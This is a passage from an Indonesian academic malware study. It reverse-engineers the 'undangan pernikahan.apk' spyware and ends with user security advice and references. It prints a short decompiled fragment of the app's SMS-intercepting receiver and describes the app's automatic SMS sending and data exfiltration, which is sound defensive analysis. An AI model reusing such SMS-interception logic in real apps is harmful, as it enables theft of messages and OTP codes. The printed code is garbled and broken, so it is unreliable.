Tantangan yang dihadapi selama pengujian termasuk risiko tinggi saat menjalankan aplikasi berbahaya pada perangkat Android. Dalam pengujian menggunakan MobSF, dibutuhkan spesifikasi laptop tinggi dengan RAM minimal 4 GB. Untuk kinerja optimal, khususnya pada aplikasi dengan kapasitas besar seperti *undangan pernikahan.apk*, diperlukan ruang penyimpanan yang cukup dan prosesor yang memadai. Selain itu, peneliti sempat kesulitan mencari aplikasi karena virus yang telah kadaluarsa dari WhatsApp. Aplikasi tersebut harus didapatkan dari beberapa pengguna yang telah menginstalnya dan kemudian menghapusnya. Aplikasi undangan pernikahan.apk memiliki dua komponen utama dalam kode sumbernya yang berpotensi meningkatkan risiko keamanan. Pertama, komponen *Activity* dengan nama com.example.myapplication.MainActivity. Aktivitas ini dapat diakses oleh aplikasi lain, yang berisiko jika dipanggil tanpa sepengetahuan pengguna. Selain itu, aktivitas ini memiliki *intent filter* android.intent.category. INFO dan android.intent.action. MAIN, yang biasanya digunakan sebagai titik masuk saat aplikasi diluncurkan dari *launcher*. Kedua, komponen *Receiver* dengan nama com.example.meyapplication.Receiversms dan android.provider. Telephony.SMS_RECEIVED.

Komponen ini memiliki atribut android:exported="true", yang memungkinkan aplikasi lain memicu aktivitas atau receiver tersebut, sehingga meningkatkan risiko keamanan karena receiver dapat terekspos ke aplikasi pihak ketiga.
Selain itu, aplikasi *undangan pernikahan.apk* menunjukkan beberapa perilaku yang berisiko bagi pengguna. Salah satunya adalah kemampuan

menerima SMS melalui dua *BroadcastReceiver*, yaitu receiveSMS dan sendSMS. Kedua *receiver* ini dirancang untuk memproses pesan masuk secara otomatis. Penanganan SMS masuk diimplementasikan untuk menangkap dan memproses pesan, seperti ditunjukkan pada Gambar 15. Perilaku ini memungkinkan aplikasi untuk membaca dan memproses data pesan tanpa persetujuan eksplisit dari pengguna, yang dapat mengakibatkan kebocoran data pribadi atau penyalahgunaan informasi sensitif.

```
17 public class sendSMS extends Broadcastreceiver {
@override
22 public void onReceive(context context, intent intent) { if
(intent.getAction().equals("android.provider.Telephony.SMS
_RECEVED")) {
31 Bundle extras !=null) {
object[] pdus = (object[]) extras.get("pdus");
SmsMessage[] messages = new SmsMessage[pdus.length];
for (int i = 0; i < pdus.length; i++) {
messages[i] = smsMessage.createFromPdu(byte[]) pdus[i]);
string sender = mesages[i].getoriginatingAddress();
string body = messages[i].getMessageBody();
```

Pada kode di atas, terdapat penanganan SMS masuk melalui *sendSMS*, yang merupakan sebuah kelas yang memperluas *BroadcastReceiver*, salah satu komponen Android yang memungkinkan aplikasi menerima siaran (*broadcast*) dari sistem Android atau aplikasi lain. Kode tersebut memonitor siaran dengan aksi android.provider. Telephony.SMS_RECEIVED, yang dipicu saat perangkat menerima SMS. Selain itu, kode ini juga dapat mengekstraksi informasi dari SMS yang diterima, termasuk pengirim dan isi pesan. Namun, kode ini menyertakan logika tambahan di luar proses ekstraksi, yang berfungsi sebagai langkah awal dalam pemrosesan SMS yang diterima oleh aplikasi.

Pemrosesan SMS

Pada tahap ini, aplikasi membaca pengirim dan konten pesan, seperti alamat pengirim dan isi pesan dari SMS yang diterima.

Mengirim SMS Secara Otomatis

Kode tersebut memungkinkan aplikasi mengirim SMS tanpa persetujuan pengguna.

Mengirim Data ke Server Eksternal

Aktivitas ini berisiko karena data pribadi dapat dikirim ke server eksternal tanpa izin. Pengguna perlu menyadari beberapa risiko sebelum menginstal aplikasi, yaitu:

1) Privasi Terancam: Akses membaca dan mengirim SMS dapat menyebabkan kebocoran data pribadi.
2) Biaya Tak Terduga: Pengguna dapat dikenakan biaya untuk SMS yang dikirim tanpa sepengetahuan mereka.
3) Komunikasi dengan Server Eksternal: Pengiriman data ke server eksternal berisiko menyebabkan pencurian informasi pribadi untuk tujuan kejahatan.
4) Periksa Izin Aplikasi: Pastikan aplikasi yang diinstal hanya meminta izin yang relevan dengan fungsinya.

Penerapan Solusi Keamanan

Dari analisis aplikasi undangan pernikahan.apk, ditemukan beberapa potensi kerentanan yang perlu segera diatasi untuk melindungi data pengguna dan meningkatkan keamanan aplikasi. Aplikasi ini memiliki beberapa masalah utama, termasuk pengiriman SMS otomatis tanpa persetujuan pengguna, pengiriman data sensitif ke server eksternal tanpa perlindungan memadai, serta eksploitasi token API dan penanganan kesalahan yang buruk. Untuk mengatasi masalah ini dan memperkuat keamanan aplikasi, sejumlah solusi keamanan perlu diterapkan dengan tujuan melindungi data pengguna, mencegah penyalahgunaan aplikasi, dan meningkatkan stabilitas aplikasi.

Berikut beberapa solusi keamanan yang dapat diterapkan pengguna Android untuk melindungi perangkat dan data pribadi dari ancaman malware *spyware*:

1) Hanya Mengunduh Aplikasi dari Sumber Terpercaya
   Unduh aplikasi hanya dari Google Play Store atau toko aplikasi resmi lainnya. Hindari mengunduh aplikasi dari sumber tidak dikenal atau mencurigakan untuk mengurangi risiko menginstal aplikasi yang mengandung malware jenis *spyware*.
2) Periksa Izin Aplikasi
   Sebelum menginstal aplikasi, periksa izin yang diminta. Jangan berikan izin yang tidak relevan

dengan fungsi aplikasi. Ini dapat membatasi akses aplikasi ke data dan fungsi yang tidak diperlukan, sehingga mengurangi risiko penyalahgunaan data.

3) Perbarui Sistem Operasi dan Aplikasi Secara Berkala
   Aktifkan pembaruan otomatis untuk sistem operasi dan aplikasi. Selalu instal pembaruan segera setelah tersedia, karena pembaruan sering kali mencakup perbaikan keamanan yang dapat melindungi perangkat dari ancaman baru.
4) Menggunakan Aplikasi Keamanan
   Instal aplikasi antivirus dan anti-malware dari penyedia terpercaya, serta gunakan aplikasi keamanan untuk memindai perangkat secara berkala. Hal ini dapat mendeteksi dan menghapus malware atau *spyware* sebelum mereka merusak perangkat atau mencuri data.
5) Aktifkan Fitur Keamanan Bawaan
   Aktifkan fitur seperti Google Play Protect untuk memindai aplikasi yang diinstal dari Google Play Store. Selain itu, gunakan fitur penguncian seperti PIN, pola, atau sidik jari untuk menambahkan lapisan perlindungan tambahan dan mencegah akses tidak sah ke perangkat.
6) Hindari Mengklik Tautan atau Mengunduh Lampiran dari Sumber Tidak Dikenal
   Hindari membuka tautan atau lampiran dari pesan teks, email, atau media sosial yang berasal dari sumber tidak dikenal. Ini dapat mencegah infeksi malware melalui phishing atau teknik rekayasa sosial lainnya.
7) Pantau Aktivitas Aplikasi
   Periksa aktivitas aplikasi di pengaturan perangkat secara berkala, dan hapus aplikasi yang tidak digunakan atau mencurigakan. Ini membantu mengidentifikasi dan menghapus aplikasi yang berperilaku mencurigakan atau tidak diinginkan.

Pembahasan

Penelitian ini menggunakan metode *reverse engineering* untuk menganalisis aplikasi *undangan pernikahan.apk* yang diduga mengandung malware. Hasil analisis menunjukkan adanya beberapa kerentanan serius yang dapat mengancam privasi dan keamanan pengguna Android. Temuan ini konsisten dengan penelitian sebelumnya yang menunjukkan bagaimana *reverse engineering* mampu mengidentifikasi kelemahan dalam aplikasi yang berpotensi dimanfaatkan untuk aktivitas berbahaya (Hazri, 2020; Widiyasono, 2018). Salah satu kerentanan utama adalah izin yang diminta oleh aplikasi, termasuk RECEIVE_SMS, READ_SMS, SEND_SMS, dan INTERNET. Izin-izin ini memungkinkan aplikasi untuk menerima, membaca, dan mengirim pesan SMS serta mengakses internet tanpa sepengetahuan pengguna. Menurut Jiqiang (2014), pengelolaan izin yang tidak tepat merupakan salah satu penyebab utama meningkatnya risiko aplikasi berbahaya. Aplikasi ini juga ditemukan mengirimkan data sensitif ke server eksternal tanpa enkripsi yang memadai, yang berpotensi meningkatkan risiko kebocoran data. Berdasarkan penelitian De Santonario (2023), pengiriman data yang tidak aman dapat menyebabkan pelanggaran privasi skala besar. Selain itu, aplikasi ini memiliki kemampuan untuk memproses dan mengirim SMS secara otomatis tanpa persetujuan pengguna. Widiyasono (2018) menyoroti bahwa kemampuan ini sering dimanfaatkan oleh malware untuk menyamarkan aktivitas berbahaya, seperti pencurian data OTP atau pengiriman pesan ke nomor premium, yang dapat menyebabkan biaya tambahan bagi pengguna. Untuk mengatasi kerentanan ini, beberapa langkah mitigasi keamanan disarankan. Pengguna disarankan hanya mengunduh aplikasi dari toko resmi seperti Google Play Store (Bastian, 2021).

Sebelum menginstal aplikasi, izin yang diminta harus diperiksa dengan cermat untuk memastikan relevansinya dengan fungsi aplikasi (Hanifurohman, 2020). Penggunaan aplikasi keamanan seperti antivirus dan anti-malware juga penting untuk mendeteksi dan menghapus malware sebelum dapat menyebabkan kerusakan (Mbunge, 2023). Selain itu, fitur bawaan seperti Google Play Protect dapat memberikan lapisan perlindungan tambahan dengan memindai aplikasi untuk mendeteksi potensi ancaman (Ardita, 2022). Pembaruan sistem operasi dan aplikasi secara berkala juga merupakan langkah penting untuk melindungi perangkat dari ancaman baru (Ansari, 2021). Penelitian ini juga menyoroti pentingnya tanggung jawab pengembang aplikasi dalam memastikan keamanan produk mereka. Aplikasi harus melalui pengujian keamanan menyeluruh, seperti analisis statis dan dinamis, untuk mengidentifikasi potensi kerentanan sejak tahap pengembangan (Moises, 2023). Penggunaan metode seperti *Dynamic Application Security Testing* (DAST) dapat membantu mengidentifikasi kelemahan selama proses

pengembangan aplikasi (Alviansyah, 2021). Secara keseluruhan, penelitian ini memperkuat pentingnya penerapan praktik keamanan dalam ekosistem Android. Dengan mengacu pada penelitian sebelumnya, solusi yang disarankan diharapkan dapat mengurangi risiko kerentanan yang ditemukan. Langkah-langkah ini tidak hanya penting bagi pengguna tetapi juga bagi pengembang aplikasi dalam menciptakan produk yang lebih aman untuk melindungi data dan privasi pengguna.

4. Kesimpulan

Penelitian ini menggunakan analisis statis dengan *reverse engineering* untuk mengidentifikasi potensi kerentanan dan ancaman keamanan pada aplikasi *undangan pernikahan.apk* yang mengandung malware jenis *spyware* dengan tingkat bahaya serius. Setelah aplikasi dipasang di perangkat Android korban, aplikasi tersebut mampu mengirimkan data sensitif ke server eksternal tanpa perlindungan yang memadai serta mengakses data melalui OTP SMS dan bot Telegram. Aplikasi ini mengungkapkan banyak potensi risiko keamanan yang serius, termasuk penyalahgunaan izin untuk mengakses SMS, pengiriman data sensitif ke server eksternal tanpa izin pengguna, serta kemampuan mengirim SMS secara otomatis. Hasil analisis mengungkapkan adanya kerentanan yang dapat dimanfaatkan oleh pihak ketiga, seperti penyimpanan informasi sensitif secara *hard-coded* dan pengelolaan karakter yang tidak aman. Untuk mengurangi risiko terhadap perangkat, disarankan agar pengguna hanya mengunduh aplikasi dari sumber terpercaya seperti Google Play Store atau toko aplikasi resmi lainnya. Pengguna juga dianjurkan memeriksa izin aplikasi sebelum instalasi, rutin memperbarui sistem operasi dan aplikasi, serta menggunakan aplikasi keamanan untuk mendeteksi dan mencegah ancaman malware.

5. Daftar Pustaka

Aldya, A. P., Widiyasono, N., & Setia, T. P. (2019). Reverse Engineering untuk Analisis Malware Remote Access Trojan. *J. Edukasi dan Penelit. Inform*, *5*(1), 40.

Alviansyah, F. A., & Ramadhani, E. (2021). Implementasi Dynamic Application Security Testing pada Aplikasi Berbasis Android. *AUTOMATA*, *2*(1).

Ansari, M. T. J., Baz, A., Alhakami, H., Alhakami, W., Kumar, R., & Khan, R. A. (2021). P-STORE: Extension of STORE methodology to elicit privacy requirements. *Arabian Journal for Science and Engineering*, *46*, 8287-8310.

Anwar, N., Akbar, S. A., Azhari, A., & Suryanto, I. (2020). Ekstraksi Logis Forensik Mobile pada Aplikasi E-Commerce Android.

Ardita, I. K. A. O. (2022). Analisis Keamanan Aplikasi Android Dengan Metode Vulnerability Assessment. *Jurnal Elektronik Ilmu Komputer Udayana, 10*(3), 279–286.

Bastian, A., Sujadi, H., & Abror, L. (2020). Analisis keamanan aplikasi data pokok pendidikan (DAPODIK) menggunakan penetration testing dan SQL injection. *INFOTECH journal*, *6*(2), 65-70. DOI: https://doi.org/10.31949/infotech.v6i2.848.

Cahyanto, T. A. (2021). Metode Live Memory Acquisition untuk Pencarian Artefak Digital Perangkat Memori Laptop Berdasarkan Simulasi Kasus Kejahatan. *BIOS: Jurnal Teknologi Informasi dan Rekayasa Komputer, 2*(1), 1–8.

Febrianto, A. F. (2020). Analisis Malware pada Sistem Operasi Android Menggunakan Metode Network Traffic Analysis. *e-Proceeding of Engineering, 6*(2), 7837–7844.

Fujs, D. (2023). Balancing Software and Training Requirements for Information Security. *Elsevier, 134*(1), 1–13.

Handlington, L. (2021). Exploring Role of Moral Disengagement and Counterproductive Work Behaviours in Information Security Awareness. *Elsevier, 114*(1), 1–8.

Hanifurohman, C., & Hutagalung, D. D. (2020). Analisis Statis Menggunakan Mobile Security Framework Untuk Pengujian Keamanan Aplikasi Mobile E-Commerce Berbasis Android. *Sebatik*, *24*(1), 22-28.

Hazri, M. (2020). Analisis Malware PlasmaRAT dengan Metode Reverse Engineering. *Jurti, 4*(1), 1–8.

Heriyanto, A. P. (2016). *Mobile Phone Forensics: Theory Mobile Phone Forensics and Security Series* (1st ed.). Perpustakaan Nasional.

Jain, U. K. B. B. M. (2017). Malware Analysis. *International Journal of Advanced Research in Computer Science and Software Engineering, 7*(4), 27–33.

Kartiningrum, E. D. (2015). Panduan penyusunan studi literatur. *Lembaga Penelitian Dan Pengabdian Masyarakat Politeknik Kesehatan Majapahit, Mojokerto*, 1-9.

Khando, K. (2021). Enhancing Employees' Information Security Awareness in Private and Public Organizations: A Systematic Literature Review. *Elsevier, 106*(2), 1–22.

Knapp, T. R. (2016). Why Is the One-Group Pretest-Posttest Design Still Used? *Sage Publications, 25*(5), 467–472.

Kormalawati, D. (2021). Kejutan Puluhan Miliar Tokopedia Ditengah Kasus Kebocoran Data. *Jurnal Syntax Admiration, 2*(3), 49–56.

Lartey, K. H. (2021). Human Factor: A Critical Weak Point in the Information Security of an Organization's Internet of Things. *Heliyon, 7*(4), 1–13.

Mbunge, E., Muchemwa, B., Batani, J., & Mbuyisa, N. (2023). A review of deep learning models to detect malware in Android applications. *Cyber Security and Applications*, *1*, 100014.

Moises, F. D. S. M. (2023). Analisis Malware Android Menggunakan Metode Reverse Engineering. *Jurnal Ilmiah dan Karya Mahasiswa (JIKMA), 1*(1), 41–53.

Parsons, K. (2017). The Human Aspects of Information Security Questionnaire (HAIS-Q): Two Further Validation Studies. *Elsevier, 66*(2), 40–51.

Popa, D. (2013). A Security Framework for Mobile Cloud Applications. *Conference Paper*. DOI: 10.1109/RoEduNet.2013.6511724.

Setia, T. P. (2018). Analisis Malware Flawed Ammyy RAT Dengan Metode Reverse Engineering. Universitas Siliwangi Tasikmalaya.

Sloms, B. V. (2018). Cybersecurity and Information Security. *Emerald Insight, 24*(3), 1–10.

Smith, J. B. L. (2020). Audio-Based Music Structure Analysis: Current Trends, Open Challenges, and Applications. *Transactions of the International Society for Music Information Retrieval (ISMIR), 3*(1), 246–263.

Szczepaniuk, E. K. (2020). Information Security Assessment in Public Administration. *Elsevier, 90*(1), 1–11.

Talha, K. A. (2015). Digital Investigation APK Auditor: Permission-Based Android Malware Detection System. *Science Direct, 13*(1), 1–14.

Wang, W., Wang, X., Feng, D., Liu, J., Han, Z., & Zhang, X. (2014). Exploring permission-induced risk in android applications for malicious application detection. *IEEE Transactions on Information Forensics and Security*, *9*(11), 1869-1882.

Widiyasono, N. (2018). Analysis Malware Flawed Ammyy RAT dengan Metode Reverse Engineering. *Jurnal Informatika: Jurnal Pengembangan IT (JPIT), 3*(4), 371–379.